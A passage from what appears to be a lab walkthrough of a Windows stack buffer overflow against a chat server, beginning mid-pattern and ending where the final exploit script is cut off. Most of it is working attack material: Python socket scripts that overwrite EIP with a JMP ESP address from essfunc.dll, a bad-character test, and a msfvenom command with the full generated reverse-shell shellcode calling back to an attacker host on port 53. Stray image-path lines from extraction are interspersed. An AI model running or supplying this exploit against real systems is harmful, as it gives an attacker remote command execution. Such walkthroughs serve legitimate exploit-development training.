Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2B
e3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg
8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3
Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8B
l9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo
4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9
Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4B
t5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw
0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5
```

```
By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0C
b1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd
6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1
Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6C
i7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl
2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7
Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2C
q3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs
8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3
Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8C
x9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da
4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9
Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4D
f5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di
0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5
Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0D
n1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp
6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1
Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6D
u7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9'

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)

    # We do not need to add \n
    sock.send(payload)
```




```
msf-pattern_offset -l 3000 -q 31704330
```




Let's see if we can control the `EIP`

```python
import socket

rhost = '192.168.15.6'
rport = 9999

payload = b'\x41' * 2012 + b'\x42' * 4

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
```

```
    reply = sock.recv(512)

    # We do not need to add \n
    sock.send(payload)
```

Perfect! we can control the `EIP`




So, what do we do now ?

We could maybe look for a place to inject our shell code ?

let's use `mona` to look for modules that have no memory protection.

```
!mona modules
```



`essfunc.dll` has no protection at all!! how convenient!

So, let's use this dll.
Now, we should look for jump address. The address we'll pass to the `EIP` register to call the essfunc.dll module.

```
!mona find -s "\xff\xe4" -m essfunc.dll
```


```
0x625014df
0x625014eb
0x625014f7
0x62501503
0x6250150f
[..]
```

Our we able to control the execution flow now?


To test that, we could add a breakpoint at `0x625014df`. Then we could modify our `control.py` script to call that address.


Little-Endian vs Big-Endian

We cannot write the address as it is. This because my cpu arch is `little-endian`. Which means that it expects the instructions to arrive for the left to the right.

So, `625014df` becomes `\xdf \x14 \x50 \x62`

Adding a breakpoint






Then we click at the `run` button and execute our modified `control.py`.

```
import socket

rhost = '192.168.15.6'
rport = 9999


payload = b'\x41' * 2012 + b'\xdf\x14\x50\x62'

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)
```

```
    # We do not need to add \n
    sock.send(payload)
```

It worked!



Now, there's another step.


We should look for `badchars` character that the program might use for it's own instructions. Using then could break our exploit.

Let's copy `control.py` to `badchars.py` and change a few things.

By the way, `\x00` is always a `badchar`. We should never use it in our shellcode.

```
import socket

rhost = '192.168.15.6'
rport = 9999


badchars = (
  b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
```

```
  b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)


payload = b'\x41' * 2012 + b'\xdf\x14\x50\x62' + badchars

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)

    # We do not need to add \n
    sock.send(payload)
```



Do you wanna play a game ?

We need to read the output form the left to the right. Top to Bottom.
And look for character that seems to be in the wrong place. Those indicate possible badchars and should not be present in our shellcode.

```
04030201
08070605
0C0B0A09
100F0E0D
14131211
18171615
```

```
1C1B1A19
201F1E1D
24232221
28272625
[...]
```

Well we're in luck today. We've found no badchars.

```
So we only going to avoid adding '\x00'
```

Generating our shellcode

we are using `-a x86` and `-p windows/shell_reverse_tcp` because the binary `chatserver.txt` is 32bit.


```
msfvenom -p windows/shell_reverse_tcp \
        EXITFUNC=thread \
        LHOST=192.168.15.3 \
        LPORT=53 \
        -a x86 \
        -b '\x00' \
        -f python \
        -v shellcode
```

```
shellcode =  b""
shellcode += b"\xdb\xce\xd9\x74\x24\xf4\x58\xbb\xce\xe2\x2f"
shellcode += b"\x7b\x33\xc9\xb1\x52\x83\xe8\xfc\x31\x58\x13"
shellcode += b"\x03\x96\xf1\xcd\x8e\xda\x1e\x93\x71\x22\xdf"
shellcode += b"\xf4\xf8\xc7\xee\x34\x9e\x8c\x41\x85\xd4\xc0"
shellcode += b"\x6d\x6e\xb8\xf0\xe6\x02\x15\xf7\x4f\xa8\x43"
shellcode += b"\x36\x4f\x81\xb0\x59\xd3\xd8\xe4\xb9\xea\x12"
shellcode += b"\xf9\xb8\x2b\x4e\xf0\xe8\xe4\x04\xa7\x1c\x80"
shellcode += b"\x51\x74\x97\xda\x74\xfc\x44\xaa\x77\x2d\xdb"
shellcode += b"\xa0\x21\xed\xda\x65\x5a\xa4\xc4\x6a\x67\x7e"
shellcode += b"\x7f\x58\x13\x81\xa9\x90\xdc\x2e\x94\x1c\x2f"
shellcode += b"\x2e\xd1\x9b\xd0\x45\x2b\xd8\x6d\x5e\xe8\xa2"
shellcode += b"\xa9\xeb\xea\x05\x39\x4b\xd6\xb4\xee\x0a\x9d"
shellcode += b"\xbb\x5b\x58\xf9\xdf\x5a\x8d\x72\xdb\xd7\x30"
shellcode += b"\x54\x6d\xa3\x16\x70\x35\x77\x36\x21\x93\xd6"
shellcode += b"\x47\x31\x7c\x86\xed\x3a\x91\xd3\x9f\x61\xfe"
```

```
shellcode += b"\x10\x92\x99\xfe\x3e\xa5\xea\xcc\xe1\x1d\x64"
shellcode += b"\x7d\x69\xb8\x73\x82\x40\x7c\xeb\x7d\x6b\x7d"
shellcode += b"\x22\xba\x3f\x2d\x5c\x6b\x40\xa6\x9c\x94\x95"
shellcode += b"\x69\xcc\x3a\x46\xca\xbc\xfa\x36\xa2\xd6\xf4"
shellcode += b"\x69\xd2\xd9\xde\x01\x79\x20\x89\xed\xd6\x25"
shellcode += b"\x4a\x86\x24\x39\x4c\x63\xa0\xdf\x26\x9b\xe4"
shellcode += b"\x48\xdf\x02\xad\x02\x7e\xca\x7b\x6f\x40\x40"
shellcode += b"\x88\x90\x0f\xa1\xe5\x82\xf8\x41\xb0\xf8\xaf"
shellcode += b"\x5e\x6e\x94\x2c\xcc\xf5\x64\x3a\xed\xa1\x33"
shellcode += b"\x6b\xc3\xbb\xd1\x81\x7a\x12\xc7\x5b\x1a\x5d"
shellcode += b"\x43\x80\xdf\x60\x4a\x45\x5b\x47\x5c\x93\x64"
shellcode += b"\xc3\x08\x4b\x33\x9d\xe6\x2d\xed\x6f\x50\xe4"
shellcode += b"\x42\x26\x34\x71\xa9\xf9\x42\x7e\xe4\x8f\xaa"
shellcode += b"\xcf\x51\xd6\xd5\xe0\x35\xde\xae\x1c\xa6\x21"
shellcode += b"\x65\xa5\xc6\xc3\xaf\xd0\x6e\x5a\x3a\x59\xf3"
shellcode += b"\x5d\x91\x9e\x0a\xde\x13\x5f\xe9\xfe\x56\x5a"
shellcode += b"\xb5\xb8\x8b\x16\xa6\x2c\xab\x85\xc7\x64"
```

Nops | The do nothing instruction

`x90` don't do anything. They just tell to the cpu to look for the next instruction.



We added them before our shellcode to better accommodate it. Things usually move around the memory. And our shellcode might need a bit more space after it get `loaded` . To avoid any issues we add this operations first.

The final exploit looks like this.

```
import socket

rhost = '192.168.15.6'
rport = 9999

# Generating the shell code
'''
```

